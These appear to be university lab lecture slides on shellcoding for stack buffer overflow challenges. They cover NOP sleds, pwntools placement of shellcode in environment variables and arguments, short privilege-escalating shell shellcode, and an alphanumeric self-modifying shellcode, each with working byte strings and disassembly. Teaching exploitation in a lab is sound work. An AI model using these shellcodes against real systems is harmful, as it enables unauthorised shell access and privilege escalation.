CS4301.002
Cyber Attacks & Defense Lab

Shellcoding – Part2

Feb 20, 2024

Unit3-Part2

- *ascii-shellcode*-{32,64}: shellcode only contains bytes **0x00** ~ 0x7f

- Bonus challenges
  - *Prime shellcode*: shellcode only uses prime numbers
  - press-f-to-pay-respect: **'0xf'** every two byte

Stack-ovfl-* for Unit 3

- All has a buffer overflow vulnerability
- All DO NOT have `get_a_shell()`
- You should put your shellcode on the stack and jump there…

How Can You Put Your Shellcode?

- make print

```
$ make print
'j2X\xcd\x80\x89\xc3\x89\xc1jGX\xcd\x80j\x0bX\x99\x89\xd1Rhn/shh//bi\x89\xe3\xcd\x80'
```

- Send it to the binary via pwntool (writing to the buffer)

```
red9057@blue9057-vm-ctf1 : ~/week3/nonzero-shellcode-32
$ /home/labs/week3/challenges/stack-ovfl-sc/stack-ovfl-sc-32
Your buffer is at: 0xffffd4a0
Please type your name:
```

How Can You Put Your Shellcode?

- What if it does not let you know or use buffer?

- Put your shellcode as an environment variable

```
env = {'SHELLCODE' : SHELLCODE}
```

- Put your shellcode as a program argument


```
process('program-name', env=env)
```

Getting the Shellcode Address

- Use GDB with core!


```
c = Core('core')
c.stack.find(SHELLCODE)
```

Running Shellcode



- Requires an exact address of a shellcode…

NOP-sled



`nop (0x90)`

- An instruction that does nothing
- Opcode is 0x90
- Multi-bytes nop exists

NOP-sled Trick


```
SHELLCODE = "\x90" * 500 + SHELLCODE
```

- Return to anywhere at the NOP-sled (sized 500 in this case) will let you run the shellcode!

Unit-3 BoF Challenges

- stack-ovfl-sc-32: put your shellcode on your input buffer
- stack-ovfl-use-envp-64: put your shellcode on envp
- stack-ovfl-no-envp-32: put your shellcode on argv
- stack-ovfl-no-envp-no-argv-64: put your shellcode as the filename..
- stack-ovfl-where-32: restrict ret addr to code address..
- Stack-ovfl-where-64-2: remove all data from &argv to stack bottom

Shellcodes from the Wild

- The shorter, the better
  - To fit into the smallest possible spaces
- Some special characters to avoid (’\0’, ‘;’, ‘&’ …)
  - Input sanitizations are common
- Many public resources

Short Shellcode

- Privilege escalation handled

```
eax = geteuid();
seteuid( eax, eax);
```

- Executing "/bin/sh" ?

```
execv("/bin/sh", 0, 0);
```

Think about "context"!

```
Disassembly of section .text:

0000000000000000 <main>:
   0:   b0 6c                   mov    $0x6c,%al
   2:   0f 05                   syscall
   4:   48 89 c7                mov    %rax,%rdi
   7:   48 89 c6                mov    %rax,%rsi
   a:   48 c7 c0 72 00 00 00    mov    $0x72,%rax
  11:   0f 05                   syscall
  13:   48 bb 2f 2f 62 69 6e    movabs $0x68732f6e69622f2f,%rbx
  1a:   2f 73 68
  1d:   6a 00                   pushq  $0x0
  1f:   53                      push   %rbx
  20:   48 89 e7                mov    %rsp,%rdi
  23:   48 31 f6                xor    %rsi,%rsi
  26:   48 31 d2                xor    %rdx,%rdx
  29:   48 c7 c0 3b 00 00 00    mov    $0x3b,%rax
  30:   0f 05                   syscall
```

Mind Your Context

- Symbolic link
  - An alias of a file
  - You can set a new name of a file…

`‘/bin/sh’ -> ‘A’` # how many bytes can you reduce?

```
kjee@ctf-vm1.utdallas.edu:/home/kjee $ ln -s /bin/sh A
kjee@ctf-vm1.utdallas.edu:/home/kjee $ ./A
$
kjee@ctf-vm1.utdallas.edu:/home/kjee $ export PATH=.:$PATH
kjee@ctf-vm1.utdallas.edu:/home/kjee $ A
$
```

Reuse Existing Context

- In short-shellcode-32, main()

```
   0x08048abd <+445>:    call   *-0xc(%ebp)
   0x08048ac0 <+448>:    xor    %eax,%eax
   0x08048ac2 <+450>:    add    $0x70,%esp
   0x08048ac5 <+453>:    pop    %esi
   0x08048ac6 <+454>:    pop    %edi
   0x08048ac7 <+455>:    pop    %ebp
   0x08048ac8 <+456>:    ret
End of assembler dump.
pwndbg> b *main+445
Breakpoint 1 at 0x8048abd
pwndbg>
```

Calls shellcode here!

Reuse Existing Context

- run and step-in ...

%EBX is zero

%ECX points to somewhere..

%EDX is 0x1….

```
$ make objdump

shellcode.o:     file format elf32-i386


Disassembly of section .text:

00000000 <main>:
   0:   c3                      ret
```

short-shellcode-32

```
pwndbg> si
0xf7fd2000 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGIS
 EAX  0x1
 EBX  0x0
 ECX  0xf7fd2000 ◂— 0xc3
 EDX  0x1
 EDI  0xffffffff
 ESI  0x804b410 ◂— 0xfbad240c
 EBP  0xffffcfd8 ◂— 0x0
*ESP  0xffffcf5c → 0x8048ac0 (main+448) ◂— xorl   %eax, %eax
*EIP  0xf7fd2000 ◂— 0xc3
[ DIS
▶ 0xf7fd2000                    retl                            <0x8048ac0; main+448>
   ↓
   0x8048ac0  <main+448>        xorl   %eax, %eax
   0x8048ac2  <main+450>        addl   $0x70, %esp
   0x8048ac5  <main+453>        popl   %esi
   0x8048ac6  <main+454>        popl   %edi
   0x8048ac7  <main+455>        popl   %ebp
   0x8048ac8  <main+456>        retl
   ↓
   0xf7e18647 <__libc_start_main+247>    addl   $0x10, %esp
   0xf7e1864a <__libc_start_main+250>    subl   $0xc, %esp
   0xf7e1864d <__libc_start_main+253>    pushl  %eax
   0xf7e1864e <__libc_start_main+254>    calll  exit                    <exit>

   0xf7e18653 <__libc_start_main+259>    xorl   %ecx, %ecx
   0xf7e18655 <__libc_start_main+261>    jmp    __libc_start_main+50                <__libc_start_main+50>

   0xf7e1865a <__libc_start_main+266>    movl   8(%esp), %esi
   0xf7e1865e <__libc_start_main+270>    movl   0x3868(%esi), %eax
   0xf7e18664 <__libc_start_main+276>    rorl   $9, %eax
   0xf7e18667 <__libc_start_main+279>    xorl   %gs:0x18, %eax
```

Backup

Alphanumeric

- int $0x80

```
\xcd\x80
```

- Non-ASCII, non-printable, non-alphanumeric

- How?


dec	hex	oct	char	dec	hex	oct	char	dec	hex	oct	char	dec	hex	oct	char
0	0	000	NULL	32	20	040	space	64	40	100	@	96	60	140	`
1	1	001	SOH	33	21	041	!	65	41	101	A	97	61	141	a
2	2	002	STX	34	22	042	"	66	42	102	B	98	62	142	b
3	3	003	ETX	35	23	043	#	67	43	103	C	99	63	143	c
4	4	004	EOT	36	24	044	$	68	44	104	D	100	64	144	d
5	5	005	ENQ	37	25	045	%	69	45	105	E	101	65	145	e
6	6	006	ACK	38	26	046	&	70	46	106	F	102	66	146	f
7	7	007	BEL	39	27	047	'	71	47	107	G	103	67	147	g
8	8	010	BS	40	28	050	(	72	48	110	H	104	68	150	h
9	9	011	TAB	41	29	051	)	73	49	111	I	105	69	151	i
10	a	012	LF	42	2a	052	*	74	4a	112	J	106	6a	152	j
11	b	013	VT	43	2b	053	+	75	4b	113	K	107	6b	153	k
12	c	014	FF	44	2c	054	,	76	4c	114	L	108	6c	154	l
13	d	015	CR	45	2d	055	-	77	4d	115	M	109	6d	155	m
14	e	016	SO	46	2e	056	.	78	4e	116	N	110	6e	156	n
15	f	017	SI	47	2f	057	/	79	4f	117	O	111	6f	157	o
16	10	020	DLE	48	30	060	0	80	50	120	P	112	70	160	p
17	11	021	DC1	49	31	061	1	81	51	121	Q	113	71	161	q
18	12	022	DC2	50	32	062	2	82	52	122	R	114	72	162	r
19	13	023	DC3	51	33	063	3	83	53	123	S	115	73	163	s
20	14	024	DC4	52	34	064	4	84	54	124	T	116	74	164	t
21	15	025	NAK	53	35	065	5	85	55	125	U	117	75	165	u
22	16	026	SYN	54	36	066	6	86	56	126	V	118	76	166	v
23	17	027	ETB	55	37	067	7	87	57	127	W	119	77	167	w
24	18	030	CAN	56	38	070	8	88	58	130	X	120	78	170	x
25	19	031	EM	57	39	071	9	89	59	131	Y	121	79	171	y
26	1a	032	SUB	58	3a	072	:	90	5a	132	Z	122	7a	172	z
27	1b	033	ESC	59	3b	073	;	91	5b	133	[	123	7b	173	{
28	1c	034	FS	60	3c	074	<	92	5c	134	\	124	7c	174	|
29	1d	035	GS	61	3d	075	=	93	5d	135	]	125	7d	175	}
30	1e	036	RS	62	3e	076	>	94	5e	136	^	126	7e	176	~
31	1f	037	US	63	3f	077	?	95	5f	137	_	127	7f	177	DEL

Alphanumeric

- Create `\xcd\x80` from alphanumeric values
- .byte: puts raw bytes, in assembly
  - .byte 0x32 (‘0’)
  - .byte 0x7a (‘z’)

- Can we create `\xcd\x80` by applying some operations on such 0x32, 0x7a?

Alphanumeric



Execute CD 80, int $0x80!

We call this as ‘self modifying code’…

Helpful Instructions

```
00000000 <main>:
   0:   6a 41                   push   $0x41
   2:   58                      pop    %eax
   3:   34 41                   xor    $0x41,%al
   5:   48                      dec    %eax
   6:   66 31 42 41             xor    %ax,0x41(%edx)
   a:   50                      push   %eax
   b:   59                      pop    %ecx
   c:   41                      inc    %ecx
   d:   41                      inc    %ecx
   e:   41                      inc    %ecx
   f:   41                      inc    %ecx
  10:   41                      inc    %ecx
  11:   41                      inc    %ecx
  12:   30 4a 42                xor    %cl,0x42(%edx)
  15:   54                      push   %esp
  16:   5b                      pop    %ebx
  17:   61                      popa
  18:   32                      .byte 0x32
  19:   7a                      .byte 0x7a
[root@blue9057-vm-ctf1 (master) /home/backup/users/red9
'jAX4AHf1BAPYAAAAAA0JBT[a2z'
```

Make eax -1 only with alphanumeric…
jAX4AH

0xff ^ 0x32 = 0xcd, “f1BA”

Mov registers with push & pop = “PY”

Make ecx 0xfa (0xff+6 = 0xfa..)

0xff ^ 0x7a = 0x80, “0JB”

Do not use pop %ebx. Use popa…

Stack

- Used for
  - Storing local variables
    - Your input buffer could be here…
  - Passing function arguments
  - Storing return address
  - Storing frame pointer (i.e., saved %ebp)

- What others?
  - filename
  - ARGV
  - ENVP